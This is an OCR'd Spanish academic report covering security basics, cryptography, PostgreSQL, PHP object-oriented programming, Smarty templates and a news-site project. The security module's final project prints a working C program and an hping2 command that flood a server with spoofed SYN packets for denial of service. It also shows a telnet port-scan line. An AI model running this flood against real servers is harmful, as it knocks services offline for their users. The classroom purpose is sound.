- ***Integridad.*** Es cuando los datos manipulados por el sistema no son alterados o destruidos por usuarios, entidades o procesos no autorizados.

- ***Disponibilidad.*** Es cuando la información está disponible en el momento en que así lo deseen los usuarios, entidades o procesos autorizados.

- ***Vulnerabilidad.*** Es una debilidad en un sistema computacional que permite que la confidencialidad, integridad y/o disponibilidad del servicio que éste ofrece sean afectadas o anuladas. En el ámbito de la seguridad computacional una vulnerabilidad también es conocida como "***hoyo***".

- ***Control de acceso.*** Permite definir quién puede o no tener acceso a ciertos recursos, dependiendo de los privilegios o atributos que posea para proteger los recursos del sistema contra el uso no autorizado.

- ***Autentificación. S***e refiere a demostrar la identidad de las entidades involucradas en la transacción. Evita que alguien tome la identidad de otro.

  Con respecto a lo que utiliza o en lo que se basa, hay tres tipos de autenticación:

Basada en algo que se sabe

- Passwords.
- Frases.
- Números de identificación personal (NIP).

Este método siendo el sistema de autenticación más usado hoy en día.

Basada en algo que se es

- Biométricas.
- Comportamiento.

Se realiza una medición física y se compara con un perfil almacenado con anterioridad.

Basadas en algo que se tiene

Consta en usar un objeto físico que llevan consigo y que de alguna forma comprueba la identidad del portador.

- Tarjetas inteligentes.
- Pases.

Políticas de seguridad

Una política de seguridad es un conjunto de reglas formales que deben ser respetadas por la organización que tiene acceso a los sistemas de información. La correcta implementación de estas reglas, mediante servicios o mecanismos de seguridad, garantizará la seguridad del sistema.

Para implementar una política de seguridad se deben seguir varios pasos:

- Identificar qué se intenta proteger.
- Determinar de quién se trata de proteger.
- Determinar los riesgos y su frecuencia.
- Implementar medidas de protección de los activos de una manera simple y efectiva.
- Realizas un proceso continuo de la política y hacer mejoras continuas cada vez que una debilidad sea encontrada.

1.7.2. CRIPTOGRAFÍA

Es el conjunto de técnicas o procedimientos que alteran los símbolos de información sin alterar el contenido, convirtiendo a la información modificada en un conjunto de símbolos sin contenido para las partes que no disponen de las técnicas de encriptamiento. Tomando básicamente los siguientes objetivos:

- Que la información contenida en el mensaje permanezca secreta para quien debe serlo.
- Que el mensaje al ser recibido contenga la información que se envió sin modificar.
- Que tanto el emisario como el receptor sean quien deben ser.

Principios de la criptografía

Las técnicas de cifrado se basan en dos principios utilizados en la época romana:

Transposición	**Substitución**
Consiste en mover los símbolos del mensaje original colocándolos en un orden distinto, de manera que el criptograma contenga los mismos elementos del texto claro, pero colocados de tal forma que resulten incomprensibles.	Consiste en establecer correspondencia entre las letras del alfabeto en el que está escrito el mensaje original y los elementos de otro conjunto que puede ser el mismo o distinto alfabeto.

Métodos de cifrado

Los métodos de cifrado utilizan una llave de cifrado para encriptar el mensaje, esta llave se puede sumar al mensaje por medio de la tabla de **XOR** por ejemplo para la suma binaria en una computadora.

Existen dos tipos de métodos de cifrado:

Métodos simétricos	**Métodos asimétricos**
La llave para la encripción es la misma que para la desencripción del mensaje, por o que la llave debe estar oculta y sólo conocerla las personas que estén acreditadas para leer el mensaje. • ***Encripción en flujo.*** El mensaje es cifrado caracter a caracter. • ***Encripción en bloque.*** Se cifra el mensaje original agrupando los símbolos en grupos (bloques) de dos o más elementos.	La llave de encripción es diferente de la llave de desencripción. La llave de encripción es conocida por todo el público, mientras que la llave de desencripción sólo es conocida por una sola persona que es la que podrá leer los mensajes.

1.7.3. ESTEGANOGRAFÍA

Conjunto de técnicas que permiten ocultar cualquier tipo de datos. La información puede esconderse de cualquier forma

- Esconder documentos electrónicos dentro de imágenes.
- Aprovechar campos no usados de los paquetes de protocolos de redes.

Criptografía contra esteganografía

Criptografía	**Esteganografía**
El mensaje encriptado da sospechas de que algún tipo de información confidencial esta viajando en la red.	El mensaje nunca dará sospechas ya que puede viajar en imágenes totalmente inofensivas.
	La imaginación de las partes involucradas es la única limitante.

Para conseguir un buen beneficio de ambas partes y hacer que un mensaje sea mucho más seguro, lo ideal sería enviar el mensaje oculto por medio de esteganografía y aparte ese mensaje ir encriptado.

1.7.4. ATAQUES

Un ataque es la acción o acciones que tienen por objetivo el que cualquier parte de un sistema de información automatizado, deje de funcionar de acuerdo con su propósito definido. Esto incluye cualquier acción que causa la destrucción, modificación o retraso del servicio no autorizado.

Ataques pasivos

Su objetivo es obtener la mayor cantidad de información del sistema de información que se quiere comprometer. Este ataque como tal no hace ningún daño pero puede proporcionar información a personas no deseadas.

Entre la gama de estos ataques están:

- ***Sniffing.*** Permite "escuchar" los datos que circulan por una red gracias a que Ethernet utiliza broadcast para el envío de su información.
- ***Escaneo de puertos***. Permite saber que puertos están cerrados y cuales no. Existen varias técnicas para realizar un escanéo de puertos:

  La técnica más simple es realizar conexiones completas al puerto del cual se quiere saber su estado. Esto se puede realizar con:

  $telnet IP_deseada Puerto_deseado

  Otra técnica consiste en enviar peticiones **SYN** al puerto deseado y esperar la respuesta.

Ataques activos

El objetivo de estos tipos de ataque es tener acceso al sistema que se intenta comprometer.

Entre la gran variedad de este tipo de ataques se tiene:

- ***Arp-poisoning.*** Su objetivo es envenenar la tabla ARP de un switch con el fin de "sniffear" en una red segmentada. Una vez inundada la tabla ARP, es posible escuchar todas las comunicaciones establecidas por los equipos que se encuentran en la red segmentada.
- ***Explotar vulnerabilidades de tipo Snack-overflows.*** Se produce una situación de desbordamiento del búffer cuando un usuario o un proceso intenta introducir en el búffer más datos de los originalmente permitidos. Aprovechando esta situación se puede conseguir acceder al sistema.
- ***Negación de servicio (DoS).*** Su objetivo principal es impedir que un organismo proporcione el servicio para el que fue creado. Busca elevar los índices de utilización de algún servicio o sistema hasta bloquear totalmente el acceso al mismo desde el exterior.
- ***Virus/gusanos.*** Causan un efecto inesperado y por lo general indeseable al estar presente en un sistema de cómputo. Algunos son inofensivos en su propósito y efecto, pero otros pueden ser enormemente dañinos

1.7.5. PROYECTO FINAL DEL MÓDULO

Como proyecto final se realizó un programa en lenguaje C que ejemplifica el principio básico del funcionamiento de un ataque de negación de servicio.

El ataque principalmente lo que hace es enviar paquetes con la bandera **SYN** a un determinado servidor, la IP de origen es cambiada constantemente ("**spoofing**") para que el servidor no detecte el origen del ataque y no pueda bloquear las direcciones IP reales de donde se realiza el ataque de negación de servicio.

El puerto de destino debe estar abierto, en este caso deberá estar abierto el puerto 80 que es el destinado para http.

Para tener un buen resultado del ataque se deberá ejecutar en varias máquinas y así el servidor no podrá darse abasto con tantas peticiones y terminara por no ofrecer el servicio a sus usuarios.

La herramienta que se utiliza para mandar los paquetes y hacer "**spoofing**" a las direcciones IP origen es **hping2** y el comando que se ejecuta es:

$hping2 –c 1 –S IP_destino –a IP_origen –p Puerto_deseado

El código del script es sencillo y se muestra a continuación:

```
#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>
int main(void)
{
        int a,b,c,d,pid,estado;
        char ip_destino[ ]="127.0.0.5"; //Variable para la IP destino
        char ip_origen[15];
        for(a=0;a<=255;a++)
                for(b=0;b<=255;b++)
                        for(c=0;c<=255;c++)
                                for(d=1;d<=255;d++)
                                {
                                        sprintf(ip_origen,"%d.%d.%d.%d",a,b,c,d);
                                        if((pid = fork()) == 0)
                                                execl("/usr/sbin/hping2","hping2","-c","1",
                                                "-S",ip_destino,"-a",ip_origen,"-p","80",0);
                                        if(pid == -1)
                                                printf("NO SE CREÓ EL PROCESO HIJO\n");
                                        if(pid >= 0)
                                                while(waitpid(pid,&estado,0) != pid);
                                }
        return 0;
}
```

1.8. DESARROLLO DE APLICACIONES CON POSTGRESQL Y PHP

Objetivo

El participante creará aplicaciones dinámicas e interactivas de bases de datos para Internet con técnicas avanzadas del lenguaje PHP y la base de datos PostgreSQL.

1.8.1. POSTGRESQL

Es un gestor de bases de datos pionero en cuanto a que es objeto-relacional, ya que incluye características de la orientación a objetos, como son la herencia, tipos de datos, funciones, restricciones, etc.

Instalación de PostgreSQL

Para la instalación de PostgreSQL sólo hay que ejecutar las siguientes líneas de comandos de Linux una a una (para la instalación se debe ser super usuario):

```
$ tar zxvf postgresql-VERSION.tar.gz
$ cd postgresql-VERSION
$ ./configure --prefix=/usr/local/pgsql
$ make
$ make install
$ adduser postgres
$ mkdir /usr/local/pgsql/data
$ chown postgres /usr/local/pgsql/data
$ su - postgres
$ /usr/local/pgsql/bin/initdb -D /usr/local/pgsql/data
$ /usr/local/pgsql/bin/postmaster -D /usr/local/pgsql/data >logfile 2>&1 &
```

Iniciar PostgreSQL

Para inicializar el demonio de PostgreSQL se debe ser el usuario postgres, por lo que habrá que ejecutar el comando:

```
$su postgres
```

También se debe crear una variable de ambiente para este usuario llamada **PGDATA** y su valor deberá ser la ruta en donde se encuentran almacenadas las bases de datos:

```
$export PGDATA=/usr/local/pgsql/data
```

Por último se debe iniciar el demonio de PostgreSQL con el siguiente comando:

```
$ /usr/local/pgsql/bin/pg_ctl start &
```

Hasta aquí se ha inicializado el demonio de PostgreSQL, si se quiere entrar a la línea de comandos de PostgreSQL se debe utilizar el siguiente comando siendo el usuario postgres:

```
$prefix/bin/psql  [usuario] nombre_bd
```

Existe una base de datos desde que se instala el programa que permite entrar a la línea de comandos de PostgreSQL, esto puede funcionar para acceder a la línea de comandos cuando el usuario aún no ha creado una base de datos. El nombre de esta base de datos es: "**template1**".

Algunos comandos importantes de PostgreSQL

Dentro de la línea de comandos de PostgreSQL se cuenta con muchos comandos con diferentes funciones, a continuación se listan algunos de estos:

Comando	**Utilidad**
\h COMANDO	Muestra la ayuda con respecto a los comandos de SQL.
\?	Muestra la ayuda con respecto a los comandos de PostgreSQL.
\g	Indica la terminación de un comando determinado (similar a ";").
\q	Sirve para salir de la línea de comandos de PostgreSQL.
\l	Lista las bases de datos existentes.
\c nombre_bd	Cambia de base de datos utilizada.
\p	Muestra lo que hay en el buffer (muestra último comando).
\e	Sirve para editar lo que hay en el buffer.
\d nombre_tabla	Muestra los campos y características de una tabla.
\dt	Muestra las tablas existentes en la base de datos que se esta utilizando.
\o nombre_arch	Lo que se escribe a continuación de la ejecución de este comando es mandado a un archivo indicado como "**nombre_arch**", para indicar el fin de la información enviada al archivo se debe ejecutar este comando nuevamente.
\i archivo.sql	Procesa un script de instrucciones SQL indicado en el parámetro "**archivo.sql**".

Creación de bases de datos

Una base de datos se puede crear desde la línea de comandos de Linux con el siguiente comando:

```
$ prefix/bin/createdb nombre_bd
```

Otra forma de crear una base de datos de PostgreSQL es desde su propia línea de comandos con el siguiente comando:

```
create database nombre_bd
```

Creación de tablas

Una tabla se debe crear forzosamente desde la línea de comandos de PostgreSQL y se debe estar utilizando la base de datos a la que se quiere que pertenezca la tabla.

Para crear una tabla se debe utilizar el siguiente comando:

```
create table nombre_tabla (nombre_campo1 tipo_campo nombre_campo2 tipo_campo …);
```

Se hace tala como MySQL.

Insertar registros en una tabla

Para insertar datos en una tabla se debe estar utilizando la base de datos en la cual se encuentra la tabla. El siguiente comando es el que se utiliza para la inserción de datos en una tabla determinada:

```
INSERT INTO nombre_tabla [(nombre_campo1 nombre_campo2
…)] VALUES (valor_campo1 valor_campo2 …);
```

Los nombres de los campos se puede excluir si se van a llenar todos los campos existentes de la tabla y además se escriben los valores deseados en el orden en que están los campos en la tabla.

Actualizar datos de una tabla

Para actualizar y/o modificar determinados datos de una tabla se debe utilizar el comando "**update**", su sintaxis es la siguiente:

```
UPDATE nombre_tabla SET nombre_campo1 = nuevo_valor1
nombre_campo2 = nuevo_valor2 … WHERE condicion;
```

Como se mencionó anteriormente el parámetro **WHERE** sirve para indicar mediante una condición o varias condiciones el/los registro(s) que se quiere(n) modificar.

Constraints

Los constraints son restricciones que se pueden utilizar para condicionar el ingreso de un valor en un campo determinado. Los constraint se indican en la creación de la tabla y sus campos, se escriben junto con el campo que se desea afectar. Existe gran variedad de constraints, a continuación se mencionan solo algunos:

Constraint	**Descripción**
CONSTRAINT nombre	Define el nombre del constraint.
NOT NULL	que el valor sea nulo.
UNIQUE	Impide que el valor del campo se repita en otro registro.
CHECK (condicion)	Permite indicar diferentes condiciones con respecto a los otros campos y/o valores.

PRIMARY KEY	Indica que el campo es llave primaria y por lo tanto no puede repetirse el valor del campo en otro registro y no puede ser un valor nulo.
REFERENCES tabla (campo)	Indica una referencia (llave foránea) hacia un campo de otra tabla.

Un ejemplo de la utilización de los constraints podría ser el siguiente:

```
CREATE TABLE mitabla (id integer PRIMARY KEY precio numeric CONSTRAINT
mayor_a_cero NOT NULL CHECK (precio > 0));
```

1.8.2. PROGRAMACIÓN ORIENTADA A OBJETOS CON PHP

Es una filosofía de programación que se fundamenta en modelar la realidad por medio de objetos que interaccionan entre ellos.

Ventajas de la programación orientada a objetos (POO)

Existen muchas ventajas en la utilización de esta forma de programar, entre ellas destacan:

- Permite agregar funcionalidad al código sin incrementar en la misma proporción la complejidad.
- Los programas no son sólo líneas que se ejecutan unas tras otras.
- Permite identificar entidades que conviven en un sistema dado.
- La herencia permite la reutilización de código

La POO tiene características que hacen que su uso se incremente y son:

- ***Abstracción.*** Es reconocer similitudes entre diversos objetos, situaciones o procesos relevantes del mundo real.

- ***Encapsulamiento.*** Consiste en almacenar en un mismo sitio varios elementos que conforman la estructura de un programa y por lo tanto su funcionamiento.

- ***Modularidad.*** Consiste en separar un problema en varias partes para reducir su complejidad y poder resolverlo más fácilmente. Se basa en la misma filosofía que el dicho "**Divide y vencerás**".

- ***Jerarquía.*** Permite acceder más fácilmente a la información ya que define una estructura que clasifica a los objetos.

Elementos de la POO

- ***Clase.*** Básicamente es una plantilla sobre la cual se van a crear los objetos, es una colección de datos y métodos que actúan sobre esos datos.

En cuanto a la programación de una clase en PHP su estructura básica es la siguiente:

```
<?
class nombre_Clase
{
    Definición de la Clase (datos y métodos)
    …
 }
?>
```

En su totalidad la definición de una clase se debe hacer dentro de un mismo bloque de código PHP.

- ***Objeto.*** Es la implementación de una clase, es una variable que toma el tipo de la clase. Un objeto en POO busca representar un objeto físico del mundo real junto con sus características.

Un objeto contiene atributos que son las características del objeto físico que busca representar. Por ejemplo la variable "**Color**" de una clase "**Auto**" sería un atributo de un objeto creado a partir de esta clase:

```
<?
class Auto  ←Nombre de la clase
{
        var $Color = "Rojo";  //Atributo de un objeto
}

$Obj_de_Auto = new Auto();  //Creación de un objeto de la clase "Auto" llamado "Obj_de_Auto"
print $Obj_de_Auto->Color;  //Impresión en pantalla del atributo "Color"
?>
```

Un objeto también contiene **métodos** que son las acciones que puede realizar el objeto físico que busca representar. Por ejemplo la clase "**Auto**" podría contener los métodos "**avanzar**" y "**retroceder**", y a su vez estos métodos son pasados al objeto al momento de ser creado:

```
<?
class Auto
{
        function avanzar ()  //Nombre del método
        {
                print "Automovil avanzando";  //Contenido del método
        }
        function retroceder ()
        {
                print "Automovil en reversa";
        }
}

$ Obj_de_Auto = new Auto;
$ Obj_de_Auto->avanzar();  //Llamado del método
$ Obj_de_Auto->retroceder();
?>
```

Se le llama **firma de un método** al encabezado de la declaración de un método. Esta compuesta básicamente de tres elementos:

- Tipo de acceso
- Nombre del método
- Parámetros pasados al método

Una variable de un método puede llamarse igual que un atributo de la clase a la que pertenece. Para hacer referencia a esta variable dentro del mismo método sólo se tiene que nombrar la variable de forma normal: **$variable**, pero si se quiere hacer referencia al Atributo que tiene el mismo nombre se deberá nombrar como se muestra a continuación:

```
<?
class nombre_Clase
{
var $variable;  //Atributo de la clase llamado "variable"
…
        function nombre_Metodo($variable)
        {
                print $variable;  //Hace referencia a la variable del método llamada "variable"
                print $this->variable;  //Hace referencia al atributo de la clase llamado "variable"
        }
…
}
?>
```

- ***Constructores.*** Es el principal de todos los métodos de una clase. Las principales funciones de un constructor son:

    - Inicializar los atributos de una clase.
    - Reservar la memoria necesaria para mantener el objeto.

    El constructor se crea igual que cualquier otro método sólo que su nombre siempre será "**__construct**" (doble guión bajo) para PHP 5 y el mismo nombre de la clase para PHP 4 y anteriores. Para conservar la compatibilidad PHP 5 busca un constructor llamado "**__construct**" primeramente y en caso de no encontrarlo busca un método llamado igual que la clase para tomarlo como el constructor.

Herencia

La herencia es una propiedad muy importante en la programación orientada a objetos, entre sus características están:

- Las nuevas clases se construyen a partir de las ya existentes.
- Permite el paso de variables, métodos y constructores.
- Permite la reutilización de código.
- Permite la especialización de objetos.
- Existen básicamente dos tipos de herencia: la simple y la múltiple.

La herencia en PHP es de tipo simple, esto es que cualquier elemento sólo tiene únicamente un elemento padre del cual se desprende.

En PHP para indicar que una clase hereda de otra se utiliza la palabra "**extends**". Por ejemplo para indicar que una clase llamada "**Cuadro**" hereda de otra clase llamada "**Figura**" se pondría:

```
<?
class Cuadro extends Figura
{

}
?>
```

Así la clase "**Cuadro**" hereda los métodos, variables y constructor de la clase "**Figura**", cualesquiera que estos sean.

Sobreescritura de métodos utilizando la herencia

La **sobreescritura de métodos** es muy útil, sobre todo cuando se quiere reutilizar una clase. La sobre escritura permite que al heredar de una clase, de ser necesario, cambiar un poco el funcionamiento de alguno de sus métodos y respetar los demás. Esto se logra nombrando a un método de la clase que hereda igual que el método de la clase heredada que se quiere modificar, así al llamar al método, PHP buscará primero el método en la clase que hereda y si lo encuentra ejecutará el código modificado.

Referencia a métodos de la clase base

Al sobreponer o sobre escribir un método, se pierde el acceso directo a los métodos sobrepuestos de la clase base, sin embargo es posible llamar directamente a un método de la super-clase como se muestra a continuación:

```
<?
parent::avanzar();
?>
```

Variables y métodos de clase

Al declarar un atributo de clase es posible hacer referencia al atributo sin necesidad de instanciar algún objeto de la clase. Para crear un atributo o un método como estático o de clase se necesita anteponer a su nombre la palabra "**static**".

La variable $this no es posible utilizarla para acceder a atributos de clase, ni tampoco es posible incluirla en un método definido como "**static**".

Visibilidad

La visibilidad se refiere al nivel de protección que tiene un atributo o un objeto para acceder a él, a continuación se describen tres niveles de protección:

Public. Se puede tener acceso a ellos desde cualquier parte.

Protected. Se puede acceder a ellos desde la clase que los define y desde las clases hijas que heredan de esta clase.

Private. Sólo se puede acceder a ellos desde la misma clase que los define.

Interfaces

Son tipos específicos de clases que buscan asegurar que la clase que las implemente integre como parte de su definición determinadas características. Su declaración es muy parecida a la de una clase pero sus métodos no tienen contenido, sino que sólo se pone la firma del método. Las clases que la implementen deben tener un nombre diferente al de las interfaces. Para crear una interfase se antepone al nombre de la interfase la palabra "**interface**", y para implementarla se utiliza la palabra "**implements**".

En caso de que la clase que implementa la interfase no tenga alguno de los métodos solicitados por la interfase se obtendrá un error.

Excepciones

La utilización de excepciones en PHP sólo esta disponible a partir de la versión 5, lo que buscan es tomar en cuenta situaciones anormales que ocurran durante la ejecución de un programa y actuar dependiendo de él.

Se utilizan las palabras "**try**" y "**catch**" para capturar las excepciones y "**throw**" para lanzar una excepción.

1.8.3. TEMPLATES EN PHP

Un template es código HTML que sirve como plantilla para facilitar el proceso de edición, eliminando el código PHP incrustado pero sin quitar la funcionalidad. Permite separar la capa de presentación y diseño, "**archivos HTML**", de la capa de programación, "**archivos PHP**".

Ventajas	**Desventajas**
Los programadores no tienen que preocuparse por la presentación porque está en un archivo distinto.	Como programador la tarea de desarrollo es ligeramente más complicada.
Como diseñador se minimiza el riesgo de que al modificar alguna imagen se pierda la funcionalidad por una modificación incorrecta involuntaria.	Se requiere de un preproceso para generar el HTML final, lo cual consume tiempo de procesamiento.
Se puede rediseñar el sitio, de forma más sencilla sin modificar la funcionalidad.	Como diseñador se debe considerar aún algunas etiquetas y trabajar con frecuencia con archivos fraccionados.

Motores de templates

Existen una gran variedad de motores de templates, "Engines", entre ellos están:

- Smarty
- NokTemplate
- FastTemplate
- PHP Savant

Lo que hace un "**PHP Template Engine**" es muy sencillo, para hacer una página utilizando templates se debe hacer lo siguiente:

1. Se diseña sobre un HTML convencional.
2. Se insertan "tags" particulares que representan las secciones dinámicas de un sitio.
3. El Engine busca los tags y los reemplaza por código dinámico, definido previamente.
4. Se genera "al vuelo" el código HTML que se mostrará.

Algunos "**Engines**" incorporan cache o buffers con el fin de evitar regenerar una página cada vez que se solicita, la intención es optimizar el desempeño.

NokTemplate

Es uno de los engines de templates en español, más populares. Es posible descargarlo de: http://www.jpw.com.ar/descargas.php

Características:

- Fácil de usar.
- Dispone de memoria Cache.
- La poca documentación que existe está en español.

Para utilizar este motor simplemente hay que incluir en el código PHP la clase **Class.NokTemplate.php** y crear un objeto de esta clase indicando la ubicación de los templates que se van a utilizar.

Los templates utilizados por NokTemplate deberán estar ubicados en la ruta que se indica cuando se crea el objeto de NokTemplate.

Smarty

Es uno de los engines de templates para PHP más ampliamente utilizado. Es posible descargarlo de: http://smarty.php.net/download.php

Entre sus características están:

- Dispone de memoria Cache.
- Tiene gran variedad de tags.
- Esta ampliamente documentado en varios idiomas incluyendo el Español.
- Cuenta con soporte para Plug-ins.
- En realidad, es un pequeño pero potente lenguaje de "programación".

Además se debe incluir la clase "**Smarty.class.php**" en el código PHP que va a utilizar el motor de templates y agregar algunas líneas de código para hacerlo funcionar.

Los templates que se utilizarán con Smarty deberán estar ubicados dentro de la ruta indicada por "**template_dir**" y se sugiere la extensión "**.tpl**" para ellos.

Smarty también cuenta con etiquetas que se escriben en el template que lo hacen parecer un pequeño lenguaje de programación, cuenta con estructuras cíclicas como el **if** y el **foreach** para desplegar el contenido de arreglos y/o establecer condiciones en el código.

1.8.4. PROYECTO FINAL DEL MÓDULO

Para el término del módulo se solicita un sitio de noticias que mostrará las noticias más recientes en la pantalla principal del sitio. Que clasificara las noticias por categorías y que contuviera validación de usuarios por contraseña y login.

El sitio permitiría la adición, edición y borrado tanto de noticias como de categorías y usuarios, además de permitir búsquedas de ellos. Estas acciones no podrán ser realizadas más que por un usuario que este registrado en la base de datos. El manejador de base de datos sería PostgreSQL y la programación sería de tipo orientada a objetos con lenguaje PHP. Además se utilizaría el motor de templates "**Smarty**" para separar la parte de diseño de la de programación.

La pantalla principal del sitio se ve en la Fig. 1.8.4.I.

Fig. 1.8.4.I
Pantalla principal.

Esta pantalla con los links mostrados en la parte izquierda permite elegir una categoría para ver los títulos de las noticias dadas de alta con esa categoría (Fig. 1.8.4.II).



Fig. 1.8.4.II
Pantalla de títulos de una categoría.

En caso de ser más de siete los títulos existentes se mostrarán con la ayuda de un paginador disponible en la parte inferior de la pantalla (Fig. 1.8.4.II).

La pantalla principal también permite iniciar sesión en el sitio en caso de ser usuario registrado en la base de datos dando clic en el link "**login**" que se encuentra en la parte superior izquierda (Fig. 1.8.4.I), de no ser un usuario registrado así no se podrá agregar, modificar y/o borrar noticias, categorías o usuarios. La pantalla de autentificación quedó como se ve en la Fig. 1.8.4.III.

Fig. 1.8.4.III
Pantalla de autentificación de usuarios.

Una vez autentificado como usuario se mostrará la pantalla principal (Fig. 1.8.4.I) mostrando el login del usuario que se encuentra autentificado.

Dicha pantalla (Fig. 1.8.4.IV) permite además de agregar una noticia, acceder a la búsqueda de ellas dando clic en cualquiera de los links: "**Editar**", "**Borrar**" o "**Buscar**", ya que para realizar cualquier acción sobre una determinada noticia primero habrá que buscarla

Las búsquedas se pueden hacer con respecto a cualquiera de los campos mostrados en la página, o si se quiere también se pueden hacer búsquedas con respecto a dos o más campos. En caso de dar clic en el botón "Buscar" y no haber llenado algún campo se mostrarán todas las noticias existentes.

Una vez realizada una búsqueda es posible editar o borrar alguna de las noticias seleccionándola con su botón radio correspondiente y dando clic en el botón que corresponde a la acción deseada. En caso de elegir el botón "**Editar**" se mostrará una página con los datos actuales de la noticia seleccionada permitiendo cambiarlos.

Para guardar los datos modificados en la base de datos sólo habrá que oprimir el botón "**Aceptar**".

Finalmente para cerrar una sesión en cualquier momento se podrá utilizar el link de la parte superior izquierda de la pantalla: "**Logout**". Este link cerrará la sesión y mostrará la pantalla principal del sitio (Fig. 1.8.4.I) en caso de no ser la que se este mostrando en ese momento.

El Diagrama Entidad-Relación de la base de datos utilizada para este sistema se ve en la Fig. 1.8.4.IV.



Fig. 1.8.4.IV
Diagrama Entidad-Relación de la BD.

II. PROYECTO DE DESARROLLO DE UN SISTEMA DE COSTEO DE ATENCIÓN DE SOLICITUDES DE INFORMACIÓN CON SOFTWARE LIBRE.

El proyecto podrá ser utilizado en cualquier institución que en base a los sueldos de sus empleados quiera obtener una cifra económica de lo que ciertos asuntos implican a la empresa o institución.

2.1. JUSTIFICACIÓN

Existe una ley que obliga a las instituciones y/o empresas a proporcionar datos a personas o instituciones que los soliciten, por ejemplo a las televisoras, esta ley es la "**Ley de transparencia**".

Por la ley antes mencionada se supone que a las instituciones les cuesta atender a todas las peticiones que les llegan, ya que se necesita personal y tiempo para atender las solicitudes y entregar los datos solicitados a los solicitantes. Es por eso que es necesario un control de cuántas solicitudes se tienen y a cuántas se les ha atendido, además de saber el costo parcial o final que cada atención a una solicitud implica para la institución.

Por los puntos anteriores es que resulta muy útil la implantación en la institución o empresa de un "Sistema de costeo de atención de solicitudes de información".

2.2. ELEMENTOS DEL PROYECTO

2.2.1. Software utilizado

El proyecto esta pensado para ser realizado en lenguaje de programación PHP, por ser la más actual se piensa en la versión 5. Para la base de datos se utilizará el manejador "**MySQL**" por su sencillez y eficacia en el manejo de bases de datos, además de que es uno de los manejadores de bases de datos más populares en cuanto al software libre se refiere.

El sistema correrá sobre el servidor "**Apache**" por ser uno de los mejores hasta la fecha, se utilizará la versión 2 por ser la más actual.

2.2.2. Diagrama Entidad-Relación de la base de datos

El diagrama Entidad-Relación de la base de datos utilizada en el proyecto se ve en la Fig. 2.2.2.I.

